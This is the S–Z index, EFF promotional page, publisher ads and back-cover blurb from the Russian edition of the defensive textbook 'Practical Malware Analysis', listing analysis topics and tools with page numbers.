- Переменные стека, автоматическое именование, 100
- Окно Stack в OllyDbg, 182-183
- Строки, сформированные в стеке, декодирование, 540-541
- Противодействие анализу кадра стека, 347-349
- Стандартная обратная трассировка в OllyDbg, 192-193
- Функция `StartAddress`, 516
- `START_PENDING` как состояние службы, 517
- Функция `StartService`, 153, 549, 550, 554
- Функция `StartServiceCtrlDispatcher`, 462, 514
- Структура `STARTUPINFO`, 148, 233
- манипулирование, 544
- Статический анализ, 9-26, 65
- расширенный, 3
- базовый, 2

- сочетание с динамическим анализом, 307-321
- Dependency Walker для, 468
- пример PotentialKeylogger.exe, 18-21
- лабораторные работы, 27-28
- решения, 477-481
- методы, 482-485
- Статические IP-адреса, 632
- Статические библиотеки, 145
- Статическая компоновка, 15
- Автоматические программы статической распаковки, 389
- Статические значения в памяти, 69
- Флаги состояния, 71
- Исключение STATUS_BREAKPOINT, 362
- Соглашение о вызовах stdcall, 120
- Пошаговое выполнение в OllyDbg, 187
- Заход в отладчиках, 170-171
- Обход в отладчиках, 170-171, 187
- Червь Storm, 375
- Инструкция stox, 81
- Инструкция str, 670, 671-672
- для обнаружения VMware, 377-378
- и обнаружение виртуальной машины, 377
- Функция strcat, риск использования, 421
- Функция strcpy, риск использования, 421
- Функция strcmp, 527
- Строковые инструкции, 81
- Строки
- сравнение в Process Explorer, 49
- сравнение имён вредоносных программ, 666
- функции конкатенации, 535
- декодирование сформированных в стеке, 540-541
- декодирование закодированных XOR, 542-543
- поиск, 11-13
- поиск методов anti-VM с помощью, 679-683
- функции для манипулирования, 715
- во вредоносной программе, 487

- обфусцированное сравнение, 640-641
- и упакованные файлы, 483
- сценарий Python для преобразования данных, 500-501
- распознавание в криптографических алгоритмах, 281-282
- отправка отладчику для отображения, 353
- списки строк, выявление регистраторов нажатий клавиш, 240-241
- Инструмент Strings, 473
- для поиска в исполняемом файле, 11-12
- Окно Strings в IDA Pro, 91
- Функция `strncmp`, 256, 523, 524, 715
- для сравнения имени модуля, 666
- в OllyDbg, 663
- Функция `strncpy`, 611
- Функция `strrchr`, 541, 725
- Функция `strstr`, 640
- Обработка структурированных исключений (SEH), 157, 665
- цепочка, 345
- неправильное использование, 344-346
- Структуры
- применение в IDA Pro, 547-548
- `AT_INFO`, 547-548
- `EPROCESS`
- изменение, 566
- исследование в WinDbg, 565
- выявление, 128-130
- список `InInitializationOrderLinks`, 414
- `LIST_ENTRY`, 414, 565
- ручная проверка, 353-356
- символы Microsoft и просмотр сведений, 213-214
- наложение данных, 214
- `sockaddr_in`, 543, 702
- `STARTUPINFO`, 148, 233, 594
- `SYSTEMTIME`, 516
- связанные со временем, манипулирование, 516
- `UNICODE_STRING` для ядра Windows, 219
- Окно Structures в IDA Pro, 92

- Алгоритм кодирования SUB, 276
- Ссылки sub в IDA Pro, 93
- Подраздел реестра, 139
- Вычитание, инструкция для, 74
- Приостановленный процесс, возобновление, 595
- Приостановленное состояние, создание процесса, 258
- Функция SuspendThread, 462
- DLL Svchost, 242-243
- svchost.exe, 257-258
- запуск вредоносной программы из, 488
- выполнение как осиротевший процесс, 490-491
- Оператор switch, 121-126, 722-723
- указывающий граф, 509-510
- стиль if, 122-123, 124
- таблица переходов, 123-126, 641-642
- Символические константы для функции socket, 500
- Символические ссылки, создание, 562
- Символы, 212-215
- настройка, 215
- поиск, 212-213
- и просмотр сведений о структурах, 213-214
- Инструкция SYSCALL, 158, 221
- Инструкция SYSENTER, 158
- Sysinternals, программа Autoruns, 241
- Учётная запись SYSTEM, 152
- Системные двоичные файлы, троянизированные для закрепления, 243-244
- Системные вызовы, фильтрация, 45
- Системная функция, 462
- Системная память. См. Память
- Наличие в системе, проверка, 356
- Таблица диспетчеризации системных служб (SSDT)
- проверка, 222
- перехват, 221-222
- Функция SystemFunction025, 237
- Функция SystemFunction027, 237
- Структура SYSTEMTIME, 516

- Функция `SystemTimeToFileTime`, 516

Т

- Хвостовой переход, 386
- устранение кода как, 693
- исследование кода, 687-688
- и поиск ОЕР, 392
- для программы, упакованной UPack, 399
- Целевая вредоносная программа, 4
- Целевой фишинг, 299
- Перехват рукопожатия TCP, 59
- TCPView, 473
- TEB (Thread Environment Block), 344
- Функция `TerminateProcess`, перехват IAT, 248
- Инструкция `test`, 80
- Текстовый режим в IDA Pro, 90-91
- Раздел `.text` в PE-файле, 21, 22
- Флаг TF (ловушки), 72
- The Sleuth Kit (TSK), 473
- Themida, 400
- Экель, Брюс, «Философия C++», 428
- Указатель `this`, 428-430, 712-713, 719
- в дизассемблированном коде, 430
- Контекст потока, 149
- Блок окружения потока (TEB), 344
- Идентификаторы потоков (TID), 575-576
- Блок сведений о потоке (TIB), 344
- Обратные вызовы локального хранилища потока (TLS), 359-361
- Функция `Thread32First`, 462
- Функция `Thread32Next`, 462
- Потоки
- программа, обращающаяся к контексту, 591
- нацеливание, 261
- просмотр в OllyDbg, 185-186
- в Windows, 149-151

- ThreatExpert, 40
- TIB (блок сведений о потоке), 344
- TID (идентификаторы потоков), 575-576
- Описание Time Date Stamp в PE-файле, 22-23
- Структуры, связанные со временем, манипулирование, 516
- Отметка времени, 535
- Проверки времени, 357-359
- функция GetTickCount, 668-669
- совместно с QueryPerformanceCounter, 667-668
- функция rdtsc, 669
- Обратные вызовы TLS (локального хранилища потока), 359-361
- Функция Toolhelp32ReadProcessMemory, 462
- Tor, 300, 474
- Трассировка в OllyDbg, 192-194
- Журналы трафика активности вредоносных программ, 312
- Передача файлов из виртуальной машины, 36
- Флаг ловушки, 176-177
- Троянизированные системные двоичные файлы для закрепления, 243-244
- Truman, 474
- TSK (The Sleuth Kit), 473
- Библиотека типов, ручная загрузка в IDA Pro, 102
- Типы в Windows API, 136

U

- Команда u (unassemble) в WinDbg, 212
- Ultimate Packer for eXecutables. См. UPX (Ultimate Packer for eXecutables)
- Безусловный переход, 80, 517
- Возможность отмены как снимки, 35
- Функция unescape (JavaScript), 423, 705-706
- Необработанное исключение, 344
- Функция UnhookWindowsHookEx, 261
- Строки Unicode, 11-12
- Структура UNICODE_STRING для ядра Windows, 219
- Унифицированные указатели ресурсов (URL), открытие для загрузки вредоносной программы, 651-652, 654

- Функция выгрузки, анализ в WinDbg в сравнении с IDA Pro, 553
- Функция UnMapViewOfSection, 592
- Распаковка, 14, 685-686
- анализ вредоносной программы без, 400-401
- пример, 386-387
- ручная, 389-397
- Заглушка распаковки, 383, 384, 389, 692
- размер, 399
- UPack, 388, 398
- UPX (Ultimate Packer for eXecutables), 14, 388, 389, 475
- упаковка изменённой версией, 684-685
- советы и приёмы, 397
- Вредоносная программа, упакованная UPX, 479
- Функция URLDownloadToCacheFile, 232, 606, 626, 628, 642
- Функция URLDownloadToFile, 313, 462, 482
- URL (унифицированные указатели ресурсов), открытие для загрузки вредоносной программы, 651-652, 654
- USB-флеш-накопители, 206
- Пользовательский режим
- вызовы из приложения, 206-207
- для отладчиков в сравнении с режимом ядра, 168-169
- в Windows, 158-159
- Пользовательское пространство
- внедрение APC из, 263-264
- регистраторы нажатий клавиш, 239-240
- просмотр кода, 215-216
- user32.dll, 17, 20, 545
- User-Agent, 312, 317
- динамически создаваемый, 511
- для вредоносной программы, 303, 310, 628
- строка для сигнатуры, 643
- APC пользовательского режима, 263
- Руткиты пользовательского режима, 247-250
- перехват IAT, 248
- встроенный перехват, 248-250

V

- Запись значения в реестре, 140
- Переменные, глобальные в сравнении с локальными, 110-112
- VERA (Visualizing Executables for Reversing and Analysis), 475-476
- Сведения о жертве, сбор вредоносной программой, 722
- Просмотр процессов с помощью Process Explorer, 47-50
- Виртуальные адреса, автоматическое именование, 100
- Таблицы виртуальных функций, 434-435, 715
- распознавание, 435-436
- Виртуальные функции в сравнении с неvirtуальными, 432-436
- Виртуальные машины, 29-38. См. также Методы противодействия виртуальным машинам (anti-VM)
- аварийное завершение из Prostop, 44
- отключение сети, 32
- выход из, 380
- сокрытие точного расположения, 300
- обнаружение вредоносной программы, 42
- попытки вредоносной программы обнаружить, 369, 670-672
- параметр загрузки версии ОС с включённым отладчиком, 208
- настройка, 580
- структура, 30-31
- создание снимков, 35-36
- передача файлов, 36
- использование нескольких, 33
- Команда виртуальных машин, 33
- Виртуальная сеть, 32, 57
- Virtual Size, 23-24
- Функция VirtualAlloc, 596
- использование Poison Ivy, 189-190
- Функция VirtualAllocEx, 255, 256, 423, 462, 586, 588, 730
- и прямое внедрение, 257
- и внедрение в процесс, 254
- Функция VirtualProtectEx, 462
- Поле VirtualSize в PE-заголовке, 365
- Вирус, 4
- и установка языка, 177

- VirusTotal, 10, 475, 478, 479
- Visualizing Executables for Reversing and Analysis (VERA), 475-476
- VMcat, 380
- VMchat, 380
- VMdrag-n-hack, 380
- VMdrag-n-splloit, 380
- VMftp, 380
- VMware, 30
- артефакты, 370-373
- настройка, 31-33
- настройка для создания виртуального соединения с основной ОС, 208-209
- использование дискового пространства, 31
- настройка отладки ядра, 207-210
- возможность захвата видео, 37
- режим преобразования сетевых адресов (NAT), 34
- запись и воспроизведение, 37, 170
- риски использования для анализа вредоносных программ, 36-37
- настройки для предотвращения обнаружения, 379-380
- Snapshot Manager, 35
- VMware Player, 30
- VMware Tools
- установка, 31
- остановка службы, 371
- VMware Workstation, 30-31, 475
- VMwareService.exe, 370
- VMwareTray.exe, 370
- VMwareUser.exe, 370
- Файл .vmx, 379
- Volatility Framework, 475
- Архитектура фон Неймана, 68
- Таблицы виртуальных функций, 434-435
- распознавание, 435-436

W

- W в конце имени функции Windows, 17

- Функция `WaitForMultipleObjectsEx`, 263
- Функция `WaitForSingleObject`, 151
- Функция `WaitForSingleObjectEx`, 263
- Окно `Watches` в `OllyDbg`, 197
- Веб-приложения, `Burp Suite` для тестирования, 467
- Веб-браузер, определение вредоносной программой браузера по умолчанию, 699-703
- WEP (Wired Equivalent Privacy), 34
- Циклы `while`, 118
- Процедуры `WH_KEYBOARD`, 260
- Процедуры `WH_KEYBOARD_LL`, 260
- Запросы `Whois` для доменов, 301-302
- `whosthere-alt`, 238
- Строка расширенных символов, 11
- Функция `WideCharToMultiByte`, 462
- Wi-Fi Protected Access (WPA), 34
- Пространство имён устройств `Win32`, 138
- Тип `WIN32_SHARE_PROCESS`, 153
- `WinDbg`, 168, 205-227, 475
- арифметические операторы, 211
- точки останова, 211-212
- подключение к виртуальной машине, 209-210
- исследование структуры `EPROCESS`, 565
- поиск драйвера устройства в памяти, 563
- в сравнении с `IDA Pro`, 553
- для отладчика ядра, 552
- лабораторные работы, 228
- решения, 548-566
- загрузка драйверов, 226
- вывод списка модулей, 212
- вывод, 726
- чтение памяти, 210-211
- руткиты, 221-225
- просмотр `SSDT`, 222
- и системная точка останова, 361
- просмотр драйвера, 551-553
- Режимы окон в `IDA Pro`, 89-90

- Windows
- синий экран, 158
- Component Object Model (COM), 154-157
- драйверы устройств, 206
- исполняемые файлы, распространённые разделы, 22
- последующая работа вредоносной программы, 145-158
- динамически подключаемые библиотеки (DLL), 145-147
- исключения, 157-158
- межпроцессная координация с помощью мьютексов, 151-152
- процессы, 147-149
- службы, 152-154
- потоки, 149-151
- функции для импорта связанных функций, 15
- режим ядра в сравнении с пользовательским режимом, 158-159
- Native API, 159-161
- обратная оболочка, 233
- инструмент выгрузки процесса, 400
- как виртуальная ОС, 31
- Windows 7, проблемы ядра, 226-227
- Подсистема Windows 32-bit on Windows 64-bit (WOW64), 447
- Windows API, 136-139
- код, вызывающий функции, 526
- обнаружение отладчика, 352-353
- функции файловой системы, 137-138
- дескрипторы, 137
- каталог именованных констант IDA Pro, 102
- сетевые API, 143-145
- специальные файлы, 138-139
- Обнаружение отладчика Windows, 352-356
- ручная проверка структур, 353-356
- с помощью Windows API, 352-353
- Windows File Protection, 604, 605-606
- Функции Windows, 453-463
- суффикс Ex, 17
- Windows Internet (WinINet) API, 145, 313, 504, 639-640
- преимущества и недостатки, 633

- Вредоносные программы Windows, 135-161
- лабораторные работы, 162-163
- решения, 513-529
- Хеббетт, «Windows NT/2000 Native API Reference», 160
- Реестр Windows. См. Реестр Windows
- API Windows Sockets (Winsock), 313
- Двоичный файл Windows Update
- создание обработчика вредоносной программой, 605-606
- перемещение во временный каталог, 605
- строка для временного перемещения, 606
- Виртуальная машина Windows, 57
- Windows Vista, проблемы ядра, 226-227
- Windows XP
- порядок поиска по умолчанию для загрузки DLL, 245
- отключённый межсетевой экран, 549
- Функция WinExec, 462, 482
- Приложение WinGraph32, 98
- WinHex, 468, 596-597, 609
- API WinINet (Windows Internet), 145, 313, 504, 639-640
- преимущества и недостатки, 633
- wininet.dll, 17, 501
- импортируемые функции, 480
- Winlogon, открытие дескриптора, 603
- Winlogon Notify, 242
- Функция WinMain, анализ, 640
- Калькулятор WinMD5, 10, 11
- WinObj Object Manager, 138
- API Winsock (Windows Sockets), 313
- Библиотеки Winsock, 143
- WinUPack, 398-400, 691-695
- Wired Equivalent Privacy (WEP), 34
- Wireshark, 57, 475, 483
- пример DNS и HTTP, 54
- окно Follow TCP Stream, 54
- перехват пакетов, 53-55
- просмотр захвата, 59

- Червь Witty, 138
- Wlx, имена функций, начинающиеся с, 235
- Функция WlxLoggedOnSAS, 463
- Документы Word, анализ с помощью Process Explorer, 50
- Тип WORD в Windows API, 136
- Червь, 4
- WOW64 (Windows 32-bit on Windows 64-bit), 447
- Функция Wow64DisableWow64FsRedirection, 448, 463
- WPA (Wi-Fi Protected Access), 34
- Функция WriteFile, 137, 215, 219, 585
- происхождение переданного дескриптора, 623
- Функция WriteProcessMemory, 255, 256, 423, 463, 586, 590, 593
- и прямое внедрение, 257
- и внедрение в процесс, 254
- ws2_32.dll, 17, 144, 483
- импортируемые функции, 521
- Функция WSAGetLastError, 144, 313
- Функция WSASocket, 542, 727
- Функция WSASStartup, 144, 313, 463, 542, 727
- wshtcpip.dll, 483
- Wsock32.dll, 17
- wupdmgr.exe, 604
- запуск, 606

X

- Команда x в WinDbg, 213
- Архитектура x64, 441
- различия соглашений о вызовах и использования стека, 443-447
- обработка исключений, 445
- вредоносная программа с компонентом, 729
- проблемы ядра x64 Windows, 226-227
- Архитектура x86-64, 441
- Архитектура x86, 68-85
- ветвление, 80-81
- метод main C и смещения, 83-84

- типы кода и доступ к данным, 408
- условия, 80
- справочные руководства, 85
- инструкции, 69-70
- набор инструкций, регистры общего назначения, 409
- основная память, 69
- инструкция NOP, 76
- коды операций и порядок байтов, 70
- операнды, 70
- регистры, 71-73, 374
- инструкции гер, 81-83
- поиск уязвимых инструкций, 670-672
- простые инструкции, 73-76
- стек, 77-80
- вызовы функций, 77-78
- компоновка, 78-80
- Дизассемблирование x86, 65-85
- уровни абстракции, 66-67
- обратная разработка, 67-68
- Модуль вычислений с плавающей точкой x87 (FPU), 411-413
- Xep, 31
- Шифр XOR, 271-276
- полный перебор, 271-273
- выявление циклов в IDA Pro, 274-276
- однобайтовый с сохранением NULL, 273-274
- Строки, закодированные XOR, декодирование, 542-543
- Цикл кодирования XOR, 620-621
- Инструкция xor, 76, 596
- формы, 275
- поиск, 612-613
- поиск ненулевого, 608
- Логический оператор XOR в архитектуре x86, 75
- xref. См. Перекрёстные ссылки (xref)
- Окно Xrefs в IDA Pro, 96

Y

- YARA, 475
- Ющук, Олег, 179

Z

- Zero Wine, 475
 - Эксплойт нулевого дня, 33, 245
 - Флаг ZF (нуля), 72, 80
 - Зомби, 234
 - Функция ZwContinue, 386
 - Функция ZwCreateFile, 219
 - Функция ZwDeviceIoControlFile, встроенный перехват, 249-250
 - Функция ZwUnmapViewOfSection, 258
 - Zynamics BinDiff, 106
-

Фонд электронных рубежей

Фонд электронных рубежей (Electronic Frontier Foundation, EFF) - ведущая организация, защищающая гражданские свободы в цифровом мире. Мы защищаем свободу слова в Интернете, боремся с незаконной слежкой, содействуем праву новаторов разрабатывать новые цифровые технологии и работаем над тем, чтобы по мере расширения использования технологий наши права и свободы укреплялись, а не подрывались.

Конфиденциальность

EFF подал в суд на телекоммуникационного гиганта AT&T за предоставление АНБ неограниченного доступа к частным сообщениям миллионов его клиентов. eff.org/nsa

Свобода слова

Проект EFF «Права программистов» защищает право программистов и исследователей безопасности публиковать свои выводы, не опасаясь судебных преследований. eff.org/freespeech

Инновации

Проект EFF по борьбе с патентами оспаривает чрезмерно широкие патенты, угрожающие технологическим инновациям. eff.org/patent

Добросовестное использование

EFF борется против запретительных стандартов, которые лишили бы вас права принимать эфирные телевизионные передачи и использовать их любым выбранным вами способом. eff.org/IP/fairuse

Прозрачность

EFF разработал средство тестирования сети Switzerland, чтобы предоставить людям инструменты для выявления скрытой фильтрации трафика. eff.org/transparency

Международная деятельность

EFF работает над тем, чтобы международные договоры не ограничивали нашу свободу слова, конфиденциальность или права потребителей цифровых продуктов. eff.org/global

ELECTRONIC FRONTIER FOUNDATION


Защищая права и содействуя свободе на электронном рубеже

EFF - организация, существующая благодаря поддержке своих членов. Вступайте сейчас! www.eff.org/support

Обновления

Посетите <http://nostarch.com/malware.htm>, чтобы получить обновления, исправления и другую информацию.

Ещё больше серьёзных книг от No Starch Press




METASPLOIT

Руководство специалиста по тестированию на проникновение

Дэвид Кеннеди, Джим О'Горман, Девон Кирнс и Мати Ахарони

Июль 2011 г., 328 стр., \$49.95

ISBN 978-1-59327-288-3




ВЗЛОМ, 2-Е ИЗДАНИЕ

Искусство эксплуатации

Джон Эриксон

Февраль 2008 г., 488 стр., с компакт-диском, \$49.95

ISBN 978-1-59327-144-2



ДНЕВНИК ОХОТНИКА ЗА ОШИБКАМИ

Экскурсия по дебрям безопасности программного обеспечения

Тобиас Кляйн

Ноябрь 2011 г., 208 стр., \$39.95

ISBN 978-1-59327-385-9




ЗАПУТАННАЯ ПАУТИНА

Руководство по защите современных веб-приложений

Михал Залевский

Ноябрь 2011 г., 320 стр., \$49.95

ISBN 978-1-59327-388-0



КНИГА ОБ IDA PRO, 2-Е ИЗДАНИЕ

Неофициальное руководство по самому популярному в мире дизассемблеру

Крис Игл

Июль 2011 г., 672 стр., \$69.95
ISBN 978-1-59327-289-0



ПРАКТИЧЕСКИЙ АНАЛИЗ ПАКЕТОВ, 2-Е ИЗДАНИЕ

Использование Wireshark для решения реальных сетевых проблем

Крис Сандерс

Июль 2011 г., 280 стр., \$49.95

ISBN 978-1-59327-266-1

Телефон: 800.420.7240 или 415.863.9900

Электронная почта: SALES@NOSTARCH.COM

Веб-сайт: WWW.NOSTARCH.COM

"The book every malware analyst should keep handy." — Richard Bejtlich, CSO of Mandiant & Founder of TaoSecurity

Malware analysis is big business, and attacks can cost a company dearly. When malware breaches your defenses, you need to act quickly to cure current infections and prevent future ones from occurring.

For those who want to stay ahead of the latest malware, *Practical Malware Analysis* will teach you the tools and techniques used by professional analysts. With this book as your guide, you'll be able to safely analyze, debug, and disassemble any malicious software that comes your way.

You'll learn how to:

- Set up a safe virtual environment to analyze malware
- Quickly extract network signatures and host-based indicators
- Use key analysis tools like IDA Pro, OllyDbg, and WinDbg
- Overcome malware tricks like obfuscation, anti-disassembly, anti-debugging, and anti-virtual machine techniques
- Use your newfound knowledge of Windows internals for malware analysis

- Develop a methodology for unpacking malware and get practical experience with five of the most popular packers

- Analyze special cases of malware with shellcode, C++, and 64-bit code

Hands-on labs throughout the book challenge you to practice and synthesize your skills as you dissect real malware samples, and pages of detailed dissections offer an over-the-shoulder look at how the pros do it. You'll learn how to crack open malware to see how it really works, determine what damage it has done, thoroughly clean your network, and ensure that the malware never comes back.

Malware analysis is a cat-and-mouse game with rules that are constantly changing, so make sure you have the fundamentals. Whether you're tasked with securing one network or a thousand networks, or you're making a living as a malware analyst, you'll find what you need to succeed in *Practical Malware Analysis*.

About the Authors

MICHAEL SIKORSKI is a malware analyst, researcher, and security consultant at Mandiant.

ANDREW HONIG is an information assurance expert and educator for the Department of Defense.



THE FINEST IN GEEK ENTERTAINMENT™
www.nostarch.com



"I LIE FLAT." This book uses RepKover — a durable binding that won't snap shut.

\$59.95 (\$62.95 CDN)

Shelve In: COMPUTERS/INTERNET/SECURITY

ISBN: 978-1-59327-290-6



9 781593 272906



5 5 9 9 5



6 89145 72901 6

«Книга, которую каждый аналитик вредоносных программ должен держать под рукой».

- Ричард Бейтлич, директор по безопасности Mandiant и основатель TaoSecurity

Анализ вредоносных программ - большой бизнес, а атаки могут дорого обойтись компании. Когда вредоносная программа прорывает вашу защиту, необходимо действовать быстро, чтобы устранить текущие заражения и предотвратить будущие.

Тем, кто хочет оставаться на шаг впереди новейших вредоносных программ, книга «Практический анализ вредоносных программ» расскажет об инструментах и методах, которыми пользуются профессиональные аналитики. Руководствуясь этой книгой, вы сможете безопасно анализировать, отлаживать и дизассемблировать любое вредоносное программное обеспечение, которое встретится на вашем пути.

Вы научитесь:

- настраивать безопасную виртуальную среду для анализа вредоносных программ;
- быстро извлекать сетевые сигнатуры и индикаторы на основе данных узла;
- пользоваться основными инструментами анализа, такими как IDA Pro, OllyDbg и WinDbg;
- преодолевать такие уловки вредоносных программ, как обфускация, противодействие дизассемблированию, противодействие отладке и противодействие виртуальным машинам;
- применять вновь приобретённые знания о внутренних механизмах Windows для анализа вредоносных программ;
- выработать методику распаковки вредоносных программ и получить практический опыт работы с пятью наиболее популярными упаковщиками;
- анализировать особые случаи вредоносных программ с шелл-кодом, C++ и 64-разрядным кодом.

Практические лабораторные работы по всей книге заставят вас применять и объединять навыки при препарировании реальных образцов вредоносных программ, а страницы с подробным разбором предложат возможность заглянуть через плечо профессионалов и увидеть, как они это делают. Вы узнаете, как вскрывать вредоносные программы, чтобы понять, как они в действительности работают, определить нанесённый ими ущерб, тщательно очистить свою сеть и не допустить возвращения вредоносной программы.

Анализ вредоносных программ - игра в кошки-мышки с постоянно меняющимися правилами, поэтому убедитесь, что владеете основами. Независимо от того, поручено ли вам защищать одну сеть или тысячу сетей либо вы зарабатываете на жизнь анализом вредоносных программ, в книге «Практический анализ вредоносных программ» вы найдёте всё необходимое для успеха.

Об авторах

Майкл Сикорски - аналитик вредоносных программ, исследователь и консультант по безопасности в Mandiant. **Эндрю Хониг** - специалист по обеспечению безопасности информации и преподаватель Министерства обороны.

Лучшее развлечение для гиков

www.nostarch.com

«Лежит совершенно ровно». В этой книге используется RepKover - прочный переплёт, который не захлопывается.

\$59.95 (\$62.95 в Канаде)

Раздел: КОМПЬЮТЕРЫ/ИНТЕРНЕТ/БЕЗОПАСНОСТЬ

ISBN: 978-1-59327-290-6